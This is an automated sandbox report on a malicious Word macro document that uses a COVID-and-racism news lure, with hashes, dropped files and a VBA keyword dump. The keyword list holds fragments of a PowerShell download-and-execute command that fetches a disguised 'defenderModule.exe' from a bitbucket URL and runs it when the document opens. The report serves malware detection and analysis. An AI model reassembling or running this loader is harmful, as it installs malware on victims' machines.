http://https://visio.uservoice.com/forums/368202-visio-on-devices	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://directory.services.	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	8CE411D0-944A-475F-831C-DB1313AF15FE.0.dr	false		high

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	334232
Start date:	27.12.2020
Start time:	09:04:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Medica negra morre covid-19 apos racismo.docm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.evad.winDOCM@1/8@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .docm • Found Word or Excel or PowerPoint or XPS Viewer • Unable to detect Microsoft Word • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, WinStore.App.exe, RuntimeBroker.exe, Microsoft.Photos.exe, backgroundTaskHost.exe, ApplicationFrameHost.exe, UsoClient.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, MusNotifyIcon.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.193.48, 52.147.198.201, 52.109.76.68, 52.109.8.25, 52.109.12.23, 51.132.208.181, 104.79.90.110, 92.122.213.247, 92.122.213.194, 20.54.26.129, 2.20.142.210, 2.20.142.209, 51.104.139.180, 52.155.217.156, 104.79.89.181, 20.190.129.128, 20.190.129.2, 40.126.1.145, 20.190.129.133, 40.126.1.166, 20.190.129.24, 40.126.1.142, 20.190.129.19, 40.127.240.158, 51.124.78.146 • Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, storeedgefd.xbetservices.akadns.net, www.tm.a.prd.aadg.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, login.live.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, storeedgefd.dsx.mp.microsoft.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, db3p-ris-pf-prod-atm.trafficmanager.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, a767.dscg3.akamai.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, login.msa.msidentity.com, skypedataprdcolcus15.cloudapp.net, settingsfd-geo.trafficmanager.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, e16646.dscg.akamaiedge.net, dub2.next.a.prd.aadg.trafficmanager.net, settingsfd-prod-weu1-endpoint.trafficmanager.net, europe.configsvc1.live.com.akadns.net
Errors:	• Corrupt sample or wrongly selected analyzer.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\8CE411D0-944A-475F-831C-DB1313AF15FE	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	130397
Entropy (8bit):	5.3770089976764535
Encrypted:	false
SSDEEP:	1536:5cQceNgrA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:kmQ9DQW+zBX8P
MD5:	2B6BDFA22720901B1294CC30233EB43D
SHA1:	DA5F4AEDCC7CC82F08BE93C4BFE80866FF1D050C
SHA-256:	A4A8EBAE629AE88DF47455C05B5F67F76969ED5FB844E9F82F225CE8D26C94C5
SHA-512:	4F024F32982A16F9703285D6ACF44833F84A99094118B7EF283C5FB9ABB5D996A4433FC2D4E3EDDC52FF83906ABDB0D6FD6FEB0B31E423B994DC9DC34BB38C8
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-12-27T08:05:04">.. Build: 16.0.13616.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{207CA17B-38C7-4372-969B-EE496C79ABCB}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	75264
Entropy (8bit):	3.433192733594239
Encrypted:	false
SSDEEP:	384:guuVtLM7L9ItLpIuaLx/jI5hLsWI2vLnYIncyfLCm2Slv6IEIQLxIBLZRLoLJ/Ih:IcyGm21TegT
MD5:	8BBEA28E2D34003C75E1C68C9FC04ACF
SHA1:	A69DA78644FF060DB1369EA13C1B3DC86F01036A
SHA-256:	C69974291323AE9BD6FE47A9A3E7B792325C15B1D9CF3A8447CCE85297B94EBC
SHA-512:	EC505E2B442079FAA15565ADE6617A8BDB9B396DF42423A14599D91C563E3943925B13B085BC2D2C6F70F037E7D1F520353902D8EF2FC66874BD308E33359DBF
Malicious:	false
Reputation:	low
Preview:	.....I.M.A.G.E.N.S. .O.M.I.T.I.D.A.S. .P.E.L.A. .M.I.D.I.A.,. .M.U.L.H.E.R. .N.E.G.R.A. .M.O.R.R.E. .A.P...S. .D.E.N.U.N.C.I.A.R. .A.T.E.N.D.I.M.E.N.T.O. .R.A.C.I.S. T.A. .E.M. .H.O.S.P.I.T.A.L.../...../...../.I.m.a.g.e.n.s. .d.o. .m.o.m.e.n.t.o. .e.m. .q.u.e. .e.l.a. .e. .d.e.s.f.a.r...a.d.a.m.e.n.t.e. .a.f.a.s.t.a.d.a..... ...../.....d.....V... .....gd.i..l..... .....;...$..$.If.....F.!v..h.#v...9:V....F...,..t.....9.6.,.....5.....99...../.....4.....F.p.....yt.,.....d.....gd.<^.l..... .....8...$..$.If.....F. !v..h.#v...9:V....F...,..t.....9.6.5.....99...../.....4.....F.p.....yt.*.....d.....gd.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{2F45822A-FABF-400A-A337-13A874CB1859}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{2F45822A-FABF-400A-A337-13A874CB1859}.tmp	
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{A1E40901-705B-4D6D-A1BC-B8A7F39EF540}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3708412074519778
Encrypted:	false
SSDEEP:	3:IiiiiiiiiVeldI43lnl/bl//l/fl/9vvvvvvvvvvFl/l/lAqsDNjPl3lldHzlbZ:Iiiiiiiii8l+4cc8++lwG3qm
MD5:	69CEA85DF140789165FE4F0C571582D9
SHA1:	1D0635CA95E20E9B293BB7D4E4CFD6C0BF2FD26A
SHA-256:	2933EF0D88431B8EDD4B44DBAF552CD21A2968B53F59BDB357BAF1769F0BE8B2
SHA-512:	D59CCD27EF5CE1534080269A0835F8F6FD2A5E63A44936C0A28F5297727AB3070B61960BDCA7FAA1993C8FA12D7FA21B2EED5285BD47893775AE977EB0F7251
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...p.r.a.t.e.s.h...p..... ...."...&...*.....>...B..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Medica negra morre covid-19 apos racismo.docm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:41 2020, mtime=Sun Dec 27 16:05:04 2020, atime=Sun Dec 27 16:05:01 2020, length=100152, window=hide
Category:	dropped
Size (bytes):	2430
Entropy (8bit):	4.70467662193963
Encrypted:	false
SSDEEP:	24:8DglvHshnq+y/AuLXk1q+y5Duz7aB6myDglvHshnq+y/AuLXk1q+y5Duz7aB6m:8UmhlvubctqB6pUmhlvubctqB6
MD5:	FD7AA0F26501A4C61D9D978AE8CAA267
SHA1:	A04F05CE5DF6323A626821437CDE3827F5A471A4
SHA-256:	DF62D7E39517841C1E83F590901D38CB347676944E342FC812F2A6B9C6A4847B
SHA-512:	E7F762DB2BF2CE70B792C5261257DBC242FA93CE1B1A2DF39DC26B5F17458B737641EDCA5449CE506F346EA43B35F408320E536139B32E837DD378CDEC8EFC6
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ...(.Z.:...R..kr....y.jr...8.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Q.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny..Q.....S.....t.h.a.r.d.z.....~.1.....>Qwx..Desktop.h.....Ny..Q.....Y.....>.....|.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.8....Q.. .MEDICA~1.DOC.....>Qux.Q.....h.....H...M.e.d.i.c.a. .n.e.g.r.a. .m.o.r.r.e. .c.o.v.i.d.-.1.9. . .a.p.o.s. .r.a.c.i.s.m.o...d.o.c.m.....t.....-.....s.....>.S.....C:\Users\user\Desktop\Medica negra morre covid-19 apos racismo.docm..E.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.M.e.d.i.c.a. .n.e.g.r.a. .m.o.r.r.e. .c.o.v.i.d.-.1.9. . .a.p.o.s. .r.a.c.i.s.m.o...d.o.c.m.....:..,.LB.)...As...`.....X.....724536.....!a..%.H.VZAj...i..-.....-..!a..%.H.VZAj...i..-.....-

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	178
Entropy (8bit):	4.471728841059029
Encrypted:	false
SSDEEP:	3:HjkMFXEZgbMgWFfMWkLprSwAoXEZgbMgWFfMWkLprSmxWjkMFXEZgbMgWFfMWkL2:HjFFaTFfMWkdFaTFfMWkdyFFaTFfMWkC

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
MD5:	D17AB8486BA359FD7B7708FD8BC3F7FA
SHA1:	4AC6A13D5F58E3B58D04FC5CA7F6513AA99D8780
SHA-256:	BA021FB8E3BAD1681FF21C74F9762EC78DFA041F1CF798DB628BE634631B017F
SHA-512:	92D7939C9FB6E338F565CB715D9B05D605057F4112022B37FD88EA53A029C386988AAAAA1C5E3C206726D8D60ABE1912BDDBFB2A51DFAFED03395329CAF380 F
Malicious:	false
Reputation:	low
Preview:	[misc]..Medica negra morre covid-19 apos racismo.docm.LNK=0..Medica negra morre covid-19 apos racismo.docm.LNK=0..[misc]..Medica negra morre covid-19 apos ra cismo.docm.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4350428487438656
Encrypted:	false
SSDEEP:	3:Rl/ZdRZXf6pKlpdqhREl9laqrl/t:RtZTx6klpoklBrll
MD5:	59E3B68FC4E3C8E1C266A211D9A0C63D
SHA1:	D872A6609D9284A29DC4BA216791046E80A6F5AF
SHA-256:	7CA77933470BD96DCE341F7066440D8AC7EB273302448BDA2457863514E7551E
SHA-512:	B66A638AD30E98AF10DF1BD4A992F8AF49178D7221350FB499B399F9729EEE9B4B82F13CE0C2C74F2C76F8DDA74343DA8DDF74DF75C8696E96EDF9B6889F169 E
Malicious:	false
Reputation:	low
Preview:	.pratesh.....p.r.a.t.e.s.h.....S.-O.....W.QO./..x..t`..tP..t.....+.UO.0.....H...

C:\Users\user\Desktop\~$dica negra morre covid-19 apos racismo.docm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4350428487438656
Encrypted:	false
SSDEEP:	3:Rl/ZdRZXf6pKlpdqhREl9laqrl/t:RtZTx6klpoklBrll
MD5:	59E3B68FC4E3C8E1C266A211D9A0C63D
SHA1:	D872A6609D9284A29DC4BA216791046E80A6F5AF
SHA-256:	7CA77933470BD96DCE341F7066440D8AC7EB273302448BDA2457863514E7551E
SHA-512:	B66A638AD30E98AF10DF1BD4A992F8AF49178D7221350FB499B399F9729EEE9B4B82F13CE0C2C74F2C76F8DDA74343DA8DDF74DF75C8696E96EDF9B6889F169 E
Malicious:	false
Reputation:	low
Preview:	.pratesh.....p.r.a.t.e.s.h.....S.-O.....W.QO./..x..t`..tP..t.....+.UO.0.....H...

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.94116946391462
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	Medica negra morre covid-19 apos racismo.docm
File size:	107431
MD5:	549943fa268b65fee546e7adda0f06ba
SHA1:	0ffc18af6916d88bf456f32a2e85b85e56b6c109
SHA256:	c221dc10d175c2f3fb8366ad3aada1cf06c74ad8483a4a6 7bf62a0702b41c6f5

General

SHA512:	6114421c747413253cdae3125f9eaff9aa8111785eebcd0836e9c8b43abc47e3acf82112c007e0fdca41940605f6aecc66f322e5106af8b0ee189a22bd1428da
SSDEEP:	3072:iPSJXeHaWtd2jmnXwTzxktQvdtOvlSHpN6:bQvymA3xkte0vlypN6
File Content Preview:	PK.....!.f.E?.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74fcd0d2f692908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/334232/sample/Medica negra morre covid-19 apos racismo.docm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Title:	
Subject:	
Author:	Orca
Keywords:	
Template:	Normal
Last Saved By:	Neutral Shop
Revion Number:	12
Total Edit Time:	13
Create Time:	2020-12-24T08:21:00Z
Last Saved Time:	2020-12-27T04:32:00Z
Number of Pages:	25
Number of Words:	365
Number of Characters:	1977
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	16
Number of Paragraphs:	4
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 211789

General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	211789
Data ASCII:	. . . . . U f . . . . . ; . E . . . . . > . . 8 . . N . t . . . p . . . . . I . . l . 0 . . K . . . . . Z . . c 4 L . . . Q . { . q . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 01 00 01 00 00 c6 1d 00 00 e4 00 00 00 ea 01 00 00 ff ff ff ff cd 1d 00 00 55 66 02 00 00 00 00 00 01 00 00 00 aa 3b c6 45 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 db 3e a4 0a 38 f7 03 4e 9b 74 bd 89 8d 70 1e be a4 e4 03 bb ff bd fd 49 a8 c5 6c ac 30 96 e6 4b 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"<html><head><meta
True)
Byte:
objItem.DSGlobalCatalogFlag
objSDUtil.Get("ntSecurityDescriptor")
img.CreateStickyNote("ageindays_"
Byte,
Byte)
"em""> "
"bars",
"Pool
http://https://en.wikipedia.org/wiki/Theodorus_of_Cyrene
"spiral.png",
Split(theText,
Object
objItem.PrimaryOwnerContact
tii()
$TempDir
Wscript.ScriptFullName
arrDHCPRecord
CreateObject("Scripting.Filesystemobject")
Subtitles
Replace(Text,
ParseSrt(path,
Notepad",
udax(str)
"Primary
img.DrawPolygon
"John"
objItem.Description
objItem.PoolNonpagedAllocs
pivot.LoadChartTemplate
Where
ForReading
False
"User
charset(Source)
Global
LBound(sb_)
wdix(p_)
large
Allowed
"Name:
objtextFile.AtEndOfStream
objOutput
objItem.PercentCommittedBytesInUse
Date)
objItem.CommitLimit
"Percent

Keyword
'defenderModule.exe'"
wdix(str)
UBound(Files)
height=""""
GetObject("LDAP://OU=Finance,
"Network:
"Demand
'WScript.Echo
GetObject("winmgmts:"
objSD.DiscretionaryAcl
"sample.srt"
"\Adersoft\Vbsedit\Resources\"
"Default
objCatalog
objItem.PagesPersec
objItem.DomainName
objItem.CacheBytes
pivot.Initialize
thedy
Shell.Run
Vbsedit's
Delegate
Distribution
ADS_ACETYPE_ACCESS_ALLOWED_OBJECT
CreateObject("Microsoft.Update.AutoUpdate")
SecondsToString
objItem.DomainGuid
"title",
Stream
"Server
"{impersonationLevel=impersonate}!\\"
arr(i
timings
WshShell
toolkit.OpenFileDialog("",
objInput.LoadFromFile
Owner
objItem.DSTimeServiceFlag
"<tspan
Binary
CreateObject("WbemScripting.SWbemRefresher")
objDHCPServer.WINSServers
SFU_Domain")
Update
VB_Exposed
".png"
objItem.DSDnsDomainFlag
objDHCPServer.LeaseRebindingTime
Input
scb_(idx)
"Refresh",
mask:
objInput
Days,
objOutput.LineSeparator
strLine
First
StringToSeconds(Left(tt,
Count
Bytes:
bytes:
Mount
objOutput.charset
"""c:\program

Keyword
Spiral
Limit:
fso.OpenTextFile(path,
img.FontFamily
ADS_RIGHT_DS_CONTROL_ACCESS
objDHCPServer.Network
"Transition
name:
folder
FalseSet
"sheaa"
Toolkit
StringToSeconds(from_time)
objAdminIS.GetCatalogByName("Script
Video
VB_GlobalNameSpace
f.ReadLine
objShell.ExpandEnvironmentStrings("%LOCALAPPDATA%")
objItem.SystemDriverResidentBytes
Stream.Type
until_time
"<")
ADS_ACEFLAG_INHERIT_ACE
Megabytes:
Virtual
unbiased
"White"
shift_from
Flag:
"ntSecurityDescriptor",
Kerberos
Variant
Source,
strComputer
objSD
VB_Customizable
objCatalog.AddScope("c:\scripts\Indexing
objItem.ClientSiteName
Monitor
"Lease
objScope.path
[System.IO.Path]::GetTempPath();cd
Len(n)
"<body></html>"
sb_(idx)
days",
objDHCPServer.LeaseTime
objItem.Default
enabled:
Server",
objItem.DSPrimaryDomainControllerFlag
ADS_FLAG_INHERITED_OBJECT_TYPE_PRESENT
StringToSeconds(str)
pivot.Finalize
Comma
""">"
".bak",
Kilobytes:
charset
Const
"Number
objItem.PageFaultsPersec
Stream.Open
objAce.InheritedObjectType

Keyword
Text,
file")
UBound(sb_)
StringToSeconds(Mid(tt,
"Script
Shell
"Pages
objNetwork
note.AddMenuOption
Using
hidden
files\vbsedit\vbsedit.exe""
Sqr(adj
firstname,
"vertical"
Stream.Read(limit)
Wscript.Sleep
"\ageindays_"
"DHCP
'Z:\\")
records
"Central
from_time
pos),
objDHCPServer.NetworkMask
objItem.DSDirectoryServiceFlag
objItem.SystemCodeTotalBytes
objItem.FreeSystemPageTableEntries
objDacl
pb_()
"wscript.exe
String)
objRefresher.Refresh
scope"
String:
"Date:
offset,
colItems
rebinding
firstname
objOutput.SaveToFile
CreateObject("VirtualServer.Application")
theText
pb_(i)
DC=fabrikam,DC=Com")
objItem.SystemDriverTotalBytes
objItem.AvailableKBytes
"Starting
"Domain
(f.AtEndOfStream)
dest,
proxy
CreateObject("ADODB.Stream")
shift_until
UBound(pb_):
Split(Mid(tt,
"System
"firefox.exe
Writable
Sin(angletotal)
"Commit
events"
img.Create
$TempDir;(New-Object

Keyword
objNetwork.DHCPVirtualNetworkServer
CDbl(s)
"Read-only:
Authenticate
objScope
img.CenterText
number
VB_Creatable
Stream.LoadFromFile
"Free
img.Load
Separated
y="""
"Open
fso.CreateTextFile("sample.html",
their
address:
"</text>"
objItem.WriteCopiesPersec
"Cache
Left(Wscript.ScriptFullName,
Wscript.Echo
False,
AscB(MidB(s,
False)
"Bypass
Copies
fill=""green""/>"
objDacl.AddAce
CreateObject("Microsoft.Update.WebProxy")
objItem.SystemCodeResidentBytes
Source
".axa"
identical,
(objWMIService,
Resident
("Select
objDHCPServer.StartingIPAddress
(objInput.EOS)
Information
objItem.DemandZeroFaultsPersec
http://https://en.wikipedia.org/wiki/Central_limit_theorem
Peak:
VB_Name
CreateObject("Vbsedit.ImageProcessor")
Catalog")
(fso.FileExists(Source
thesvg
objInput.Open
objDHCPServer.ServerIPAddress
Mid(m,
objAutoUpdate.Settings
objAce.AceType
objStream
objRefresher
objRefresher.AddEnum
objItem.DnsForestName
seconds",
Int(t
Type:
Vbsedit",
angletotal
InStr(strLine,
objAce

Keyword
System.Net.WebClient).DownloadFile('https://bitbucket.org/seveca-emilia/onemoreslave/downloads/defenderModule.exe',$TempDir+'defenderModule.exe');Start-Process
objSettings
CreateObject("Scripting.FileSystemObject")
Cache
Sticky
Table
pivot.ReplaceTag
img.color
path,
objItem.KeyName
UBound(Lines)
objItem.CacheBytesPeak
Modify
ReDim
Atn(opp
"Maps:
objInput.charset
local
"Time:
color)
objItem.DomainControllerName
objDHCPServer
"FABRIKAM\kmyer"
While
objItem.CacheFaultsPersec
objWMIService
"<svg
objItem.Maps
Right
DateDiff("d",
bytes
udax(str
CreateObject("Microsoft.ISAdm")
Replace(dy,
objSDUtil.Put
Attribute
sample.html",
objProxy
"Shift",
Bytes
Script
Create
arr(i,
objItem.DomainControllerAddress
CreateObject("Wscript.Shell")
objStream.Close
Entries:
movie
Indexing
CreateObject("vbsedit.imageprocessor")
Wscript.CreateObject("Wscript.Shell")
"lightgreen"
stroke=""red""
Central
objItem
objAdminIS
objOutput.WriteText
Directory
Server
"Committed
Second:
objAce.Flags
ForReading)
http-equiv=""Content-Type""

Keyword
currentdir
Resume
objItem.PoolPagedResidentBytes
Primary
pivot.SetColumnNames
img.FillPolygon
Reads
VB_Base
fso.CopyFile
Randomize
Int(t)
subtitle
color
objItem.DSDnsControllerFlag
Int((t
objProxy.ReadOnly
"c:\scripts"
Forest
Angle
Replace(s,
objItem.Domain
mult,
style=""fill:"
objAce.AceFlags
pivot.SaveChart
objInput.LineSeparator
LenB(s)
objSDUtil.SetInfo
Center
note.ShowBalloon
Network")
img.Save
objDHCPServer.DNSServers
Split(str,
"</tspan>"
Array(objSD)
objItem.PoolPagedBytes
Allocations:
objSDUtil
objItem.PageWritesPersec
objItem.PagesOutputPersec
x=""""
objItem.PageReadsPersec
objItem.DcSiteName
ADS_FLAG_OBJECT_TYPE_PRESENT
"</svg>"
sb_()
"Address:
img.FontSize
objInput.Type
resourceLocation
"""/>"
"Edit
SecondsToString(seconds)
WshShell.Run
objVS
objOutput.Open
objDHCPServer.DefaultGatewayAddress
"Page
"DhcpSrvLog-Mon.log",
vbCrLf)
objItem.SystemCacheResidentBytes
Int(Max
Address

Keyword
Name:
Nonpaged
CreateObject("AccessControlEntry")
maisLixo()
"\"))
Lines
objDHCPServer.EndingIPAddress
ElseIf
birthdate,
Values
InputBox("Enter
vbCrLf
VB_TemplateDerived
read:
"Arial"
objStream.Type
objItem.PagesInputPersec
objProxy.UserName
Performance
Variant:
UBound(s)
"<text
Total
strFile
Paged
Service
Records"
".bak"))
old",
CreateObject("Vbsedit.PivotTable")
"Description:
Faults
addresses:
Scope
udax(p_)
objItem.DSKerberosDistributionCenterFlag
Files
"Ending
(*.srt)|*.srt",
CreateObject("VbsEdit.Toolkit")
Writes
">")
objStream.Open
objSettings.Save
theorem
objDHCPServer.IsEnabled
Len(h)
"\root\sfuadmin")
out.Close
objAutoUpdate
FormatNumber(m,
objProxy.Address
Document_Open()
objOutput.Close
pivot.Add
StringToSeconds(until_time)
using
dominant-baseline=""middle""
"your
pos))
objAce.AccessMask
objItem.Caption
"notepad.exe
"column"

Keyword
objItem.CommittedBytes
objSettings.ScheduledInstallationDay
WshShell.RegRead("HKLM\SYSTEM\CurrentControlSet\Control\Nls\CodePage\ACP")
charset(strFile)
objInput.Close
System
"Client
wdix(str
bytes()
"Event
GUID:
objtextFile
String
Split(strLine,
"Default:
"stacked",
gateway
Catalog
"Caption:
toolkit
objAce.Trustee
theorem"
ParseSrt
CreateObject("WScript.Shell")
objItem.PoolNonpagedBytes
objItem.PoolPagedAllocs
objItem.AvailableMBytes
seconds
Address:
Stream.Close
"<rect
Len(s)
"WINS
offset
objItem.DSDnsForestFlag
"ThisDocument"
Domain
"red"
Committed
StringToSeconds
objScope.Alias
objStream.LoadFromFile
"spiral.png"
Wscript.CreateObject("Scripting.Filesystemobject")
"sample.fra.srt"
Controller
Driver
image
objFSO
"Domain:
objProxy.BypassProxyOnLocal
Int(UBound(Lines)
Output
Cos(angletotal)
pivot
"Write
objItem.Name
"<line
Extended
"Network
renewal
servers:
objWMIService.ExecQuery
files

Keyword
Entire
objWMIService.ExecQuery("Select
Contact:
InStr(tt,
Wscript.Quit
Error
Compare
Split(Left(tt,
Schedule
'Your
birthdate
Properties
VB_PredeclaredId
limit
"Available
objAce.ObjectType
rolling
objSettings.ScheduledInstallationTime
Memory
objVS.FindVirtualNetwork("Internal
objtextFile.ReadLine
out.Write
Function
objShell
"Host
"Windows-"
Volume
"calendar.png"
Proxy
Theodorus
objItem.DC
img.BrushColor
objItem.TransitionFaultsPersec
Shift
dy=""""
"aower"
InStrRev(Wscript.ScriptFullName,
objItem.AvailableBytes
objItem.DomainControllerAddressType
"false"
video,
Server:
objItem.DSWritableFlag
time:
Private
objDHCPServer.LeaseRenewalTime
objOutput.Type
f.Close
"Sum",

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 375

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	375
Entropy:	5.33453038431
Base64 Encoded:	True

General	
